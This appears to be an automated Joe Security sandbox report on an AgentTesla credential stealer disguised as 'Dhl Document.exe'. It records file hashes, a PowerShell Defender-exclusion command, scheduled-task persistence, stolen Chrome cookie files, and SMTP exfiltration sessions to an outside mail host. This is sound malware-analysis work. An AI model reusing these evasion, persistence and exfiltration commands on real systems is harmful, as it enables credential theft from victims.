Process:	C:\Users\user\Desktop\Dhl Document.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\f3glpbjl.kfl\Chrome\Default\Cookies	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false

C:\Users\user\AppData\Roaming\f3glpbjl.kfl\Chrome\Default\Cookies	
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20211202\PowerShell_transcript.960781.syu29+yj.20211202185323.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5805
Entropy (8bit):	5.408390850857001
Encrypted:	false
SSDEEP:	96:BZKqjkcNRqDo1ZI4ZKjkcNRqDo1Z7I6QjZKjkcNRqDo1Z2lggqZR:Y4/s
MD5:	A14F489B5B1730BD452EACA83B1F8F99
SHA1:	E848A15315E4B70BB3E9135C4670B78265D54970
SHA-256:	4A6CF87095059407475048DD2372544158B1910028F30EA3069E820AA08C79CC
SHA-512:	3F020238D1B28F4125989B30E7289843C3D2F9EC724F31AFFA76E8D28FCA9E2F27279ED9306DDF29A75562519219D151A959A8EBD883BF91E4047B0735EEAE0A
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211202185324..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 960781 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\JAaohjCzCabuOZ.exe..Process ID: 5200..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202185324..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\JAaohjCzCabuOZ.exe..**********..Windows PowerShell transcript start..Start time: 20211202185808..Username: computer\user..RunAs User: DESKTOP-716T

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.850442644597758
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Dhl Document.exe
File size:	729088
MD5:	d57a8c6be775cfda05331c6eade17990
SHA1:	355ef1430b4d4a13f3e052c5a90d753f2b3aa217
SHA256:	755a275609bd07b357f67e004658587babe3dcbf9680354fa31a0aa7c46ca2c
SHA512:	4ec61523f4436d198fc4e45f528215d9d61084736aa2e98d081c4b5bc705f78edfa905cd9cd166318c752a8310ab5b1bf4cf8ef63a207240305995654aa6b594
SSDEEP:	12288:RfblyV5Xt9KsQCga/eChD+g8UtV2ydvBvmG5pEMEZlhl8+6d0/15IuEGf:RjLb2W/QydxmG7EVlD6d0/15Iu/
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....,.a.....0.....2... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b32c2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A82C1A [Thu Dec 2 02:14:50 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb12c8	0xb1400	False	0.919481113364	data	7.859154717	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb4000	0x660	0x800	False	0.345703125	data	3.54482225351	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-18:55:03.726724	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49795	587	192.168.2.4	208.91.199.224
12/02/21-18:55:06.323360	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49796	587	192.168.2.4	208.91.199.224

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 18:55:01.794167995 CET	192.168.2.4	8.8.8.8	0x26fe	Standard query (0)	smtp.4plqroup.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.235938072 CET	192.168.2.4	8.8.8.8	0xeecd	Standard query (0)	smtp.4plqroup.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 18:55:02.175859928 CET	8.8.8.8	192.168.2.4	0x26fe	No error (0)	smtp.4plqroup.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:55:02.175859928 CET	8.8.8.8	192.168.2.4	0x26fe	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.175859928 CET	8.8.8.8	192.168.2.4	0x26fe	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.175859928 CET	8.8.8.8	192.168.2.4	0x26fe	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.175859928 CET	8.8.8.8	192.168.2.4	0x26fe	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.386765003 CET	8.8.8.8	192.168.2.4	0xeecd	No error (0)	smtp.4plqroup.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:55:02.386765003 CET	8.8.8.8	192.168.2.4	0xeecd	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.386765003 CET	8.8.8.8	192.168.2.4	0xeecd	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.386765003 CET	8.8.8.8	192.168.2.4	0xeecd	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 2, 2021 18:55:02.386765003 CET	8.8.8.8	192.168.2.4	0xeecd	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 18:55:02.821873903 CET	587	49795	208.91.199.224	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Dec 2, 2021 18:55:02.822567940 CET	49795	587	192.168.2.4	208.91.199.224	EHLO 960781
Dec 2, 2021 18:55:02.970369101 CET	587	49795	208.91.199.224	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Dec 2, 2021 18:55:02.971731901 CET	49795	587	192.168.2.4	208.91.199.224	AUTH login dmljYWxlZUA0cGxxcm91cC5jb20=
Dec 2, 2021 18:55:03.120242119 CET	587	49795	208.91.199.224	192.168.2.4	334 UGFzc3dvcmQ6
Dec 2, 2021 18:55:03.271107912 CET	587	49795	208.91.199.224	192.168.2.4	235 2.7.0 Authentication successful
Dec 2, 2021 18:55:03.272038937 CET	49795	587	192.168.2.4	208.91.199.224	MAIL FROM:<vicalee@4plqroup.com>
Dec 2, 2021 18:55:03.420608044 CET	587	49795	208.91.199.224	192.168.2.4	250 2.1.0 Ok
Dec 2, 2021 18:55:03.420989990 CET	49795	587	192.168.2.4	208.91.199.224	RCPT TO:<vicalee@4plqroup.com>
Dec 2, 2021 18:55:03.576617956 CET	587	49795	208.91.199.224	192.168.2.4	250 2.1.5 Ok
Dec 2, 2021 18:55:03.576960087 CET	49795	587	192.168.2.4	208.91.199.224	DATA
Dec 2, 2021 18:55:03.725157022 CET	587	49795	208.91.199.224	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Dec 2, 2021 18:55:03.727890968 CET	49795	587	192.168.2.4	208.91.199.224	.
Dec 2, 2021 18:55:03.971194029 CET	587	49795	208.91.199.224	192.168.2.4	250 2.0.0 Ok: queued as 7B5AA3E187E
Dec 2, 2021 18:55:04.917186022 CET	49795	587	192.168.2.4	208.91.199.224	QUIT
Dec 2, 2021 18:55:05.065217972 CET	587	49795	208.91.199.224	192.168.2.4	221 2.0.0 Bye

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 18:55:05.379410028 CET	587	49796	208.91.199.224	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Dec 2, 2021 18:55:05.379875898 CET	49796	587	192.168.2.4	208.91.199.224	EHLO 960781
Dec 2, 2021 18:55:05.531893015 CET	587	49796	208.91.199.224	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Dec 2, 2021 18:55:05.534789085 CET	49796	587	192.168.2.4	208.91.199.224	AUTH login dmljYWxlZUA0cGxxcm91cC5jb20=
Dec 2, 2021 18:55:05.687941074 CET	587	49796	208.91.199.224	192.168.2.4	334 UGFzc3dvcmQ6
Dec 2, 2021 18:55:05.842418909 CET	587	49796	208.91.199.224	192.168.2.4	235 2.7.0 Authentication successful
Dec 2, 2021 18:55:05.842817068 CET	49796	587	192.168.2.4	208.91.199.224	MAIL FROM:<vicalee@4plqroup.com>
Dec 2, 2021 18:55:05.996200085 CET	587	49796	208.91.199.224	192.168.2.4	250 2.1.0 Ok
Dec 2, 2021 18:55:05.996674061 CET	49796	587	192.168.2.4	208.91.199.224	RCPT TO:<vicalee@4plqroup.com>
Dec 2, 2021 18:55:06.163456917 CET	587	49796	208.91.199.224	192.168.2.4	250 2.1.5 Ok
Dec 2, 2021 18:55:06.169128895 CET	49796	587	192.168.2.4	208.91.199.224	DATA
Dec 2, 2021 18:55:06.321291924 CET	587	49796	208.91.199.224	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Dec 2, 2021 18:55:06.326896906 CET	49796	587	192.168.2.4	208.91.199.224	.
Dec 2, 2021 18:55:06.587383032 CET	587	49796	208.91.199.224	192.168.2.4	250 2.0.0 Ok: queued as 151893E187E

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Dhl Document.exe PID: 6240 Parent PID: 5288

General

Start time:	18:53:14
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\Dhl Document.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Dhl Document.exe"
Imagebase:	0xc10000
File size:	729088 bytes
MD5 hash:	D57A8C6BE775CFDA05331C6EADE17990
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.689746067.0000000003081000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.696304500.000000000420D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.696304500.000000000420D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 5200 Parent PID: 6240

General

Start time:	18:53:22
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\JAaohjCzCabuOZ.exe
Imagebase:	0x820000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6012 Parent PID: 5200

General

Start time:	18:53:22
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Copyright Joe Security LLC 2021

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5160 Parent PID: 6240

General

Start time:	18:53:22
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\JAaohjCzCabuOZ" /XML "C:\Users\user\AppData\Local\Temp\tmp99D5.tmp
Imagebase:	0xff0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5496 Parent PID: 5160

General

Start time:	18:53:24
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 3980 Parent PID: 6240

General

Start time:	18:53:25
Start date:	02/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x790000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2021

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.686441650.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.686441650.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.685587226.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.685587226.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.686837682.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.686837682.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.927475858.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.927475858.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.928444725.0000000002BF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.928444725.0000000002BF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.685930039.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.685930039.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021